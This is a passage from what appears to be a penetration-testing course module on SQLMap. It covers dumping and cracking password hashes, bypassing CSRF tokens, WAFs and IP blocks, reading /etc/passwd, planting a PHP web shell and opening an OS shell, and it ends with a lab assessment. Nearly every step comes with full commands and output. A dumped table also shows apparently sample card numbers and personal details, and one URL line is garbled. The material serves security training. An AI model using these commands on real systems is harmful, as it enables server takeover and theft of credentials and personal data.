do you want to dump found table(s) entries? [Y/n]
...SNIP...
```

In the above example, we can immediately spot a couple of interesting data retrieval targets based on these search results. We could also have tried to search for all column names based on a specific keyword (e.g. `pass`):

```
sqlmap -u "http://www.example.com/?id=1" --search -C pass

...SNIP...
columns LIKE 'pass' were found in the following databases:
Database: owasp10
Table: accounts
[1 column]
+----------+------+
| Column   | Type |
+----------+------+
| password | text |
+----------+------+

Database: master
Table: users
[1 column]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| password | varchar(512) |
+----------+--------------+

Database: mysql
Table: user
[1 column]
+----------+----------+
| Column   | Type     |
+----------+----------+
| Password | char(41) |
+----------+----------+
```

```
Database: mysql
Table: servers
[1 column]
+----------+----------+
| Column   | Type     |
+----------+----------+
| Password | char(64) |
+----------+----------+
```

---

## Password Enumeration and Cracking

Once we identify a table containing passwords (e.g. `master.users`), we can retrieve that table with the `-T` option, as previously shown:

```
sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users

...SNIP...
[14:31:41] [INFO] fetching columns for table 'users' in database 'master'
[14:31:41] [INFO] fetching entries for table 'users' in database 'master'
[14:31:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[14:31:41] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file
'/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N

[14:31:41] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:31:41] [INFO] starting 8 processes
[14:31:41] [INFO] cracked password '05adrian' for hash
'70f361f8a1c9035a1d972a209ec5e8b726d1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash
'df692aa944eb45737f0b3b3ef906f8372a3834e9'
...SNIP...
[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash
'0ff476c2676a2e5f172fe568110552f2e910c917'
Database: master
```

```
Table: users
[32 entries]
+----+------------------+------------------+----------------------------
+--------------+-----------------------+------------------+-------------
--------------------------------------------+-------------------------
-------------------------+
| id | cc               | name             | email
| phone        | address               | birthday         | password
| occupation                                      |
+----+------------------+------------------+----------------------------
+--------------+-----------------------+------------------+-------------
--------------------------------------------+-------------------------
-------------------------+
| 1  | 5387278172507117 | Maynard Rice     | [email protected]      |
281-559-0172 | 1698 Bird Spring Lane  | March 1 1958     |
9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052)            | Linemen
|
| 2  | 4539475107874477 | Julio Thomas     | [email protected]      |
973-426-5961 | 1207 Granville Lane    | February 14 1972  |
10945aa229a6d569f226976b22ea0e900a1fc219 (taqris)          | Agricultural
product sorter                       |
| 3  | 4716522746974567 | Kenneth Maloney  | [email protected]   | 954-
617-0424 | 2811 Kenwood Place     | May 14 1989      |
a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus)        | General and
operations manager                   |
| 4  | 4929811432072262 | Gregory Stumbaugh | [email protected] | 410-680-
5653 | 1641 Marshall Street   | May 7 1936       |
b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376) | Foreign
language interpreter                 |
| 5  | 4539646911423277 | Bobby Granger    | [email protected]     | 212-
696-1812 | 4510 Shinn Street      | December 22 1939  |
aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)        | Medical
records and health information technician |
| 6  | 5143241665092174 | Kimberly Wright  | [email protected]   | 440-
232-3739 | 3136 Ralph Drive       | June 18 1972     |
d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)     |
Electrologist                                    |
| 7  | 5503989023993848 | Dean Harper      | [email protected]      |
440-847-8376 | 3766 Flynn Street      | February 3 1974   |
2b89b43b038182f67a8b960611d73e839002fbd9 (raided)          | Store
detective                                |
| 8  | 4556586478396094 | Gabriela Waite   | [email protected]      |
732-638-1529 | 2459 Webster Street    | December 24 1965  |
f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)        | Telephone
station installer                    |
```

We can see in the previous example that SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap

prompts us to perform a dictionary-based attack on the found hashes.

Hash cracking attacks are performed in a multi-processing manner, based on the number of cores available on the user's computer. Currently, there is an implemented support for cracking 31 different types of hash algorithms, with an included dictionary containing 1.4 million entries (compiled over the years with most common entries appearing in publicly available password leaks). Thus, if a password hash is not randomly chosen, there is a good probability that SQLMap will automatically crack it.

---

## DB Users Password Enumeration and Cracking

Apart from user credentials found in DB tables, we can also attempt to dump the content of system tables containing database-specific credentials (e.g., connection credentials). To ease the whole process, SQLMap has a special switch `--passwords` designed especially for such a task:

```
sqlmap -u "http://www.example.com/?id=1" --passwords --batch

...SNIP...
[14:25:20] [INFO] fetching database users password hashes
[14:25:20] [WARNING] something went wrong with full UNION technique (could
be because of limitation on retrieved number of entries). Falling back to
partial UNION technique
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] N

do you want to perform a dictionary-based attack against retrieved
password hashes? [Y/n/q] Y

[14:25:20] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file
'/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N

[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INFO] starting 8 processes
```

```
[14:25:26] [INFO] cracked password 'testpass' for user 'root'
database management system users password hashes:

[*] debian-sys-maint [1]:
    password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[*] root [1]:
    password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
    clear-text password: testpass

[14:25:28] [INFO] fetched data logged to text files under
'/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 14:25:28 /2020-09-18/
```

Tip: The '--all' switch in combination with the '--batch' switch, will automa(g)ically do the whole enumeration process on the target itself, and provide the entire enumeration details.

This basically means that everything accessible will be retrieved, potentially running for a very long time. We will need to find the data of interest in the output files manually.

# Bypassing Web Application Protections

---

There won't be any protection(s) deployed on the target side in an ideal scenario, thus not preventing automatic exploitation. Otherwise, we can expect problems when running an automated tool of any kind against such a target. Nevertheless, many mechanisms are incorporated into SQLMap, which can help us successfully bypass such protections.

---

## Anti-CSRF Token Bypass

One of the first lines of defense against the usage of automation tools is the incorporation of anti-CSRF (i.e., Cross-Site Request Forgery) tokens into all HTTP requests, especially those generated as a result of web-form filling.

In most basic terms, each HTTP request in such a scenario should have a (valid) token value available only if the user actually visited and used the page. While the original idea was the prevention of scenarios with malicious links, where just opening these links would have undesired consequences for unaware logged-in users (e.g., open administrator pages and add a new user with predefined credentials), this security feature also inadvertently hardened the applications against the (unwanted) automation.

Nevertheless, SQLMap has options that can help in bypassing anti-CSRF protection. Namely, the most important option is `--csrf-token`. By specifying the token parameter name (which should already be available within the provided request data), SQLMap will automatically attempt to parse the target response content and search for fresh token values so it can use them in the next request.

Additionally, even in a case where the user does not explicitly specify the token's name via `--csrf-token`, if one of the provided parameters contains any of the common infixes (i.e. `csrf`, `xsrf`, `token`), the user will be prompted whether to update it in further requests:

```
sqlmap -u "http://www.example.com/" --data="id=1&csrf-
token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"


        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.9}
|_ -| . ['']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 22:18:01 /2020-09-18/

POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want
sqlmap to automatically update it in further requests? [y/N] y
```

---

## Unique Value Bypass

In some cases, the web application may only require unique values to be provided inside predefined parameters. Such a mechanism is similar to the anti-CSRF technique described above, except that there is no need to parse the web page content. So, by simply ensuring that each request has a unique value for a predefined parameter, the web application can easily prevent CSRF attempts while at the same time averting some of the automation tools. For this, the option `--randomize` should be used, pointing to the parameter name containing a value which should be randomized before being sent:

```
sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -
v 5 | grep URI

URI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI: http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI: http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
```

```
URI: http://www.example.com:80/?
id=1%29%20AND%209368%3D6381%20AND%20%287422%3D7422&rp=95185
```

---

## Calculated Parameter Bypass

Another similar mechanism is where a web application expects a proper parameter value to be calculated based on some other parameter value(s). Most often, one parameter value has to contain the message digest (e.g. `h=MD5(id)`) of another one. To bypass this, the option `--eval` should be used, where a valid Python code is being evaluated just before the request is being sent to the target:

```
sqlmap -u "http://www.example.com/?
id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib;
h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI

URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744
URI: http://www.example.com:80/?
id=1%2C.%2C%27%22.%2C%28.%29&h=620460a56536e2d32fb2f4842ad5a08d
URI: http://www.example.com:80/?
id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c815825b14d67aaa32da09b8b2d42
URI: http://www.example.com:80/?
id=1%29%20AND%209978%socks4://177.39.187.70:33283ssocks4://177.39.187.70:3
32833D1232%20AND%20%284955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
```

---

## IP Address Concealing

In case we want to conceal our IP address, or if a certain web application has a protection mechanism that blacklists our current IP address, we can try to use a proxy or the anonymity network Tor. A proxy can be set with the option `--proxy` (e.g. `--proxy="socks4://177.39.187.70:33283"`), where we should add a working proxy.

In addition to that, if we have a list of proxies, we can provide them to SQLMap with the option `--proxy-file`. This way, SQLMap will go sequentially through the list, and in case of any problems (e.g., blacklisting of IP address), it will just skip from current to the next from the list. The other option is Tor network use to provide an easy to use anonymization, where our IP can appear anywhere from a large list of Tor exit nodes. When properly installed on the local machine, there should be a `SOCKS4` proxy service at the local port 9050 or 9150.

By using switch `--tor`, SQLMap will automatically try to find the local port and use it appropriately.

If we wanted to be sure that Tor is properly being used, to prevent unwanted behavior, we could use the switch `--check-tor`. In such cases, SQLMap will connect to the `https://check.torproject.org/` and check the response for the intended result (i.e., `Congratulations` appears inside).

---

## WAF Bypass

Whenever we run SQLMap, As part of the initial tests, SQLMap sends a predefined malicious looking payload using a non-existent parameter name (e.g. `?pfov=...`) to test for the existence of a WAF (Web Application Firewall). There will be a substantial change in the response compared to the original in case of any protection between the user and the target. For example, if one of the most popular WAF solutions (ModSecurity) is implemented, there should be a `406 - Not Acceptable` response after such a request.

In case of a positive detection, to identify the actual protection mechanism, SQLMap uses a third-party library identYwaf, containing the signatures of 80 different WAF solutions. If we wanted to skip this heuristical test altogether (i.e., to produce less noise), we can use switch `--skip-waf`.

---

## User-agent Blacklisting Bypass

In case of immediate problems (e.g., HTTP error code 5XX from the start) while running SQLMap, one of the first things we should think of is the potential blacklisting of the default user-agent used by SQLMap (e.g. `User-agent: sqlmap/1.4.9 (http://sqlmap.org)`).

This is trivial to bypass with the switch `--random-agent`, which changes the default user-agent with a randomly chosen value from a large pool of values used by browsers.

Note: If some form of protection is detected during the run, we can expect problems with the target, even other security mechanisms. The main reason is the continuous development and new improvements in such protections, leaving smaller and smaller maneuver space for attackers.

---

## Tamper Scripts

Finally, one of the most popular mechanisms implemented in SQLMap for bypassing WAF/IPS solutions is the so-called "tamper" scripts. Tamper scripts are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection.

For example, one of the most popular tamper scripts between is replacing all occurrences of greater than operator ( `>` ) with `NOT BETWEEN 0 AND #`, and the equals operator ( `=` ) with `BETWEEN # AND #`. This way, many primitive protection mechanisms (focused mostly on preventing XSS attacks) are easily bypassed, at least for SQLi purposes.

Tamper scripts can be chained, one after another, within the `--tamper` option (e.g. `--tamper=between,randomcase`), where they are run based on their predefined priority. A priority is predefined to prevent any unwanted behavior, as some scripts modify payloads by modifying their SQL syntax (e.g. ifnull2ifisnull). In contrast, some tamper scripts do not care about the inner content (e.g. appendnullbyte).

Tamper scripts can modify any part of the request, although the majority change the payload content. The most notable tamper scripts are the following:

| Tamper-Script | Description |
|---|---|
| `0eunion` | Replaces instances of  UNION with e0UNION |
| `base64encode` | Base64-encodes all characters in a given payload |
| `between` | Replaces greater than operator ( `>` ) with `NOT BETWEEN 0 AND #` and equals operator ( `=` ) with `BETWEEN # AND #` |
| `commalesslimit` | Replaces (MySQL) instances like `LIMIT M, N` with `LIMIT N OFFSET M` counterpart |
| `equaltolike` | Replaces all occurrences of operator equal ( `=` ) with `LIKE` counterpart |
| `halfversionedmorekeywords` | Adds (MySQL) versioned comment before each keyword |
| `modsecurityversioned` | Embraces complete query with (MySQL) versioned comment |
| `modsecurityzeroversioned` | Embraces complete query with (MySQL) zero-versioned comment |
| `percentage` | Adds a percentage sign ( `%` ) in front of each character (e.g. SELECT -> %S%E%L%E%C%T) |
| `plus2concat` | Replaces plus operator ( `+` ) with (MsSQL) function CONCAT() counterpart |
| `randomcase` | Replaces each keyword character with random case value (e.g. SELECT -> SEleCt) |
| `space2comment` | Replaces space character ( ) with comments `/ |

| Tamper-Script | Description |
| --- | --- |
| `space2dash` | Replaces space character ( ) with a dash comment ( `--` ) followed by a random string and a new line ( `\n` ) |
| `space2hash` | Replaces (MySQL) instances of space character ( ) with a pound character ( `#` ) followed by a random string and a new line ( `\n` ) |
| `space2mssqlblank` | Replaces (MsSQL) instances of space character ( ) with a random blank character from a valid set of alternate characters |
| `space2plus` | Replaces space character ( ) with plus ( `+` ) |
| `space2randomblank` | Replaces space character ( ) with a random blank character from a valid set of alternate characters |
| `symboliclogical` | Replaces AND and OR logical operators with their symbolic counterparts ( `&&` and ` |
| `versionedkeywords` | Encloses each non-function keyword with (MySQL) versioned comment |
| `versionedmorekeywords` | Encloses each keyword with (MySQL) versioned comment |

To get a whole list of implemented tamper scripts, along with the description as above, switch `--list-tampers` can be used. We can also develop custom Tamper scripts for any custom type of attack, like a second-order SQLi.

---

## Miscellaneous Bypasses

Out of other protection bypass mechanisms, there are also two more that should be mentioned. The first one is the `Chunked` transfer encoding, turned on using the switch `--chunked`, which splits the POST request's body into so-called "chunks." Blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed.

The other bypass mechanisms is the `HTTP parameter pollution` ( `HPP` ), where payloads are split in a similar way as in case of `--chunked` between different same parameter named values (e.g. `?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users...` ), which are concatenated by the target platform if supporting it (e.g. `ASP` ).

# OS Exploitation

---

SQLMap has the ability to utilize an SQL Injection to read and write files from the local system outside the DBMS. SQLMap can also attempt to give us direct command execution on the remote host if we had the proper privileges.

---

## File Read/Write

The first part of OS Exploitation through an SQL Injection vulnerability is reading and writing data on the hosting server. Reading data is much more common than writing data, which is strictly privileged in modern DBMSes, as it can lead to system exploitation, as we will see. For example, in MySql, to read local files, the DB user must have the privilege to `LOAD DATA` and `INSERT`, to be able to load the content of a file to a table and then reading that table.

An example of such a command is:

- `LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;`

While we do not necessarily need to have database administrator privileges (DBA) to read data, this is becoming more common in modern DBMSes. The same applies to other common databases. Still, if we do have DBA privileges, then it is much more probable that we have file-read privileges.

---

## Checking for DBA Privileges

To check whether we have DBA privileges with SQLMap, we can use the `--is-dba` option:

```
sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba


        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:31:55 /2020-11-19/

[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: False
```

```
[*] ending @ 17:31:56 /2020-11-19
```

As we can see, if we test that on one of the previous exercises, we get `current user is DBA: False`, meaning that we do not have DBA access. If we tried to read a file using SQLMap, we would get something like:

```
[17:31:43] [INFO] fetching file: '/etc/passwd'
[17:31:43] [ERROR] no data retrieved
```

To test OS exploitation, let's try an exercise in which we do have DBA privileges, as seen in the questions at the end of this section:

```
sqlmap -u "http://www.example.com/?id=1" --is-dba


        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.11#stable}
|_ -| . ['']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:37:47 /2020-11-19/

[17:37:47] [INFO] resuming back-end DBMS 'mysql'
[17:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: True

[*] ending @ 17:37:48 /2020-11-19/
```

We see that this time we get `current user is DBA: True`, meaning that we may have the privilege to read local files.

---

## Reading Local Files

Instead of manually injecting the above line through SQLi, SQLMap makes it relatively easy to read local files with the `--file-read` option:

```
sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
```

```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:40:00 /2020-11-19/

[17:40:00] [INFO] resuming back-end DBMS 'mysql'
[17:40:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[17:40:01] [INFO] fetching file: '/etc/passwd'
[17:40:01] [WARNING] time-based comparison requires larger statistical
model, please wait.............................. (done)
[17:40:07] [WARNING] in case of continuous data retrieval problems you are
advised to try a switch '--no-cast' or switch '--hex'
[17:40:07] [WARNING] unable to retrieve the content of the file
'/etc/passwd', going to fall-back to simpler UNION technique
[17:40:07] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been
successfully downloaded from the back-end DBMS file system? [Y/n] y

[17:40:14] [INFO] the local file
'~/.sqlmap/output/www.example.com/files/_etc_passwd' and the remote file
'/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/.sqlmap/output/www.example.com/files/_etc_passwd (same file)

[*] ending @ 17:40:14 /2020-11-19/
```

As we can see, SQLMap said `files saved` to a local file. We can `cat` the local file to see its content:

```
cat ~/.sqlmap/output/www.example.com/files/_etc_passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
```

We have successfully retrieved the remote file.

---

# Writing Local Files

When it comes to writing files to the hosting server, it becomes much more restricted in modern DMBSes, since we can utilize this to write a Web Shell on the remote server, and hence get code execution and take over the server.

This is why modern DBMSes disable file-write by default and need certain privileges for DBA's to be able to write files. For example, in MySql, the `--secure-file-priv` configuration must be manually disabled to allow writing data into local files using the `INTO OUTFILE` SQL query, in addition to any local access needed on the host server, like the privilege to write in the directory we need.

Still, many web applications require the ability for DBMSes to write data into files, so it is worth testing whether we can write files to the remote server. To do that with SQLMap, we can use the `--file-write` and `--file-dest` options. First, let's prepare a basic PHP web shell and write it into a `shell.php` file:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Now, let's attempt to write this file on the remote server, in the `/var/www/html/` directory, the default server webroot for Apache. If we didn't know the server webroot, we will see how SQLMap can automatically find it.

```
sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-
dest "/var/www/html/shell.php"


        ___
       __H__
 ___ ___['']_____ ___ ___  {1.4.11#stable}
|_ -| . [()]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:54:18 /2020-11-19/

[17:54:19] [INFO] resuming back-end DBMS 'mysql'
[17:54:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
do you want confirmation that the local file 'shell.php' has been
successfully written on the back-end DBMS file system
('/var/www/html/shell.php')? [Y/n] y

[17:54:28] [INFO] the local file 'shell.php' and the remote file
'/var/www/html/shell.php' have the same size (31 B)
```

```
[*] ending @ 17:54:28 /2020-11-19/
```

We see that SQLMap confirmed that the file was indeed written:

```
[17:54:28] [INFO] the local file 'shell.php' and the remote file
'/var/www/html/shell.php' have the same size (31 B)
```

Now, we can attempt to access the remote PHP shell, and execute a sample command:

```
curl http://www.example.com/shell.php?cmd=ls+-la

total 148
drwxrwxrwt 1 www-data www-data   4096 Nov 19 17:54 .
drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php
...SNIP...
```

We see that our PHP shell was indeed written on the remote server, and that we do have command execution over the host server.

---

## OS Command Execution

Now that we confirmed that we could write a PHP shell to get command execution, we can test SQLMap's ability to give us an easy OS shell without manually writing a remote shell. SQLMap utilizes various techniques to get a remote shell through SQL injection vulnerabilities, like writing a remote shell, as we just did, writing SQL functions that execute commands and retrieve output or even using some SQL queries that directly execute OS command, like `xp_cmdshell` in Microsoft SQL Server. To get an OS shell with SQLMap, we can use the `--os-shell` option, as follows:

```
sqlmap -u "http://www.example.com/?id=1" --os-shell

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 18:02:15 /2020-11-19/
```

```
[18:02:16] [INFO] resuming back-end DBMS 'mysql'
[18:02:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[18:02:37] [INFO] the local file
'/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote file
'./libslpjs.so' have the same size (8040 B)
[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file
[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file
[18:02:39] [INFO] going to use injected user-defined functions 'sys_eval'
and 'sys_exec' for operating system command execution
[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and
press ENTER

os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] a

[18:02:45] [WARNING] something went wrong with full UNION technique (could
be because of limitation on retrieved number of entries). Falling back to
partial UNION technique
No output
```

We see that SQLMap defaulted to `UNION` technique to get an OS shell, but eventually failed to give us any output `No output`. So, as we already know we have multiple types of SQL injection vulnerabilities, let's try to specify another technique that has a better chance of giving us direct output, like the `Error-based SQL Injection`, which we can specify with `--technique=E`:

```
sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E


        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 18:05:59 /2020-11-19/

[18:05:59] [INFO] resuming back-end DBMS 'mysql'
[18:05:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
```

```
[4] PHP (default)
> 4

do you want sqlmap to further try to provoke the full path disclosure?
[Y/n] y

[18:06:07] [WARNING] unable to automatically retrieve the web server
document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs,
/usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs,
/var/www/nginx-default, /srv/www/htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1

[18:06:09] [WARNING] unable to automatically parse any web server path
[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via
LIMIT 'LINES TERMINATED BY' method
[18:06:09] [WARNING] potential permission problems detected ('Permission
denied')
[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'
[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/' via
LIMIT 'LINES TERMINATED BY' method
[18:06:11] [INFO] the file stager has been successfully uploaded on
'/var/www/html/' - http://www.example.com/tmpumgzr.php
[18:06:11] [INFO] the backdoor has been successfully uploaded on
'/var/www/html/' - http://www.example.com/tmpbznbe.php
[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press
ENTER

os-shell> ls -la

do you want to retrieve the command standard output? [Y/n/a] a

command standard output:
---
total 156
drwxrwxrwt 1 www-data www-data   4096 Nov 19 18:06 .
drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php
...SNIP...
```

As we can see, this time SQLMap successfully dropped us into an easy interactive remote shell, giving us easy remote code execution through this SQLi.

Note: SQLMap first asked us for the type of language used on this remote server, which we know is PHP. Then it asked us for the server web root directory, and we asked SQLMap to automatically find it using 'common location(s)'. Both of these options are the default options, and would have been automatically chosen if we added the '--batch' option to SQLMap.

With this, we have covered all of the main functionality of SQLMap.

## Skills Assessment

---

You are given access to a web application with basic protection mechanisms. Use the skills learned in this module to find the SQLi vulnerability with SQLMap and exploit it accordingly. To complete this module, find the flag and submit it here.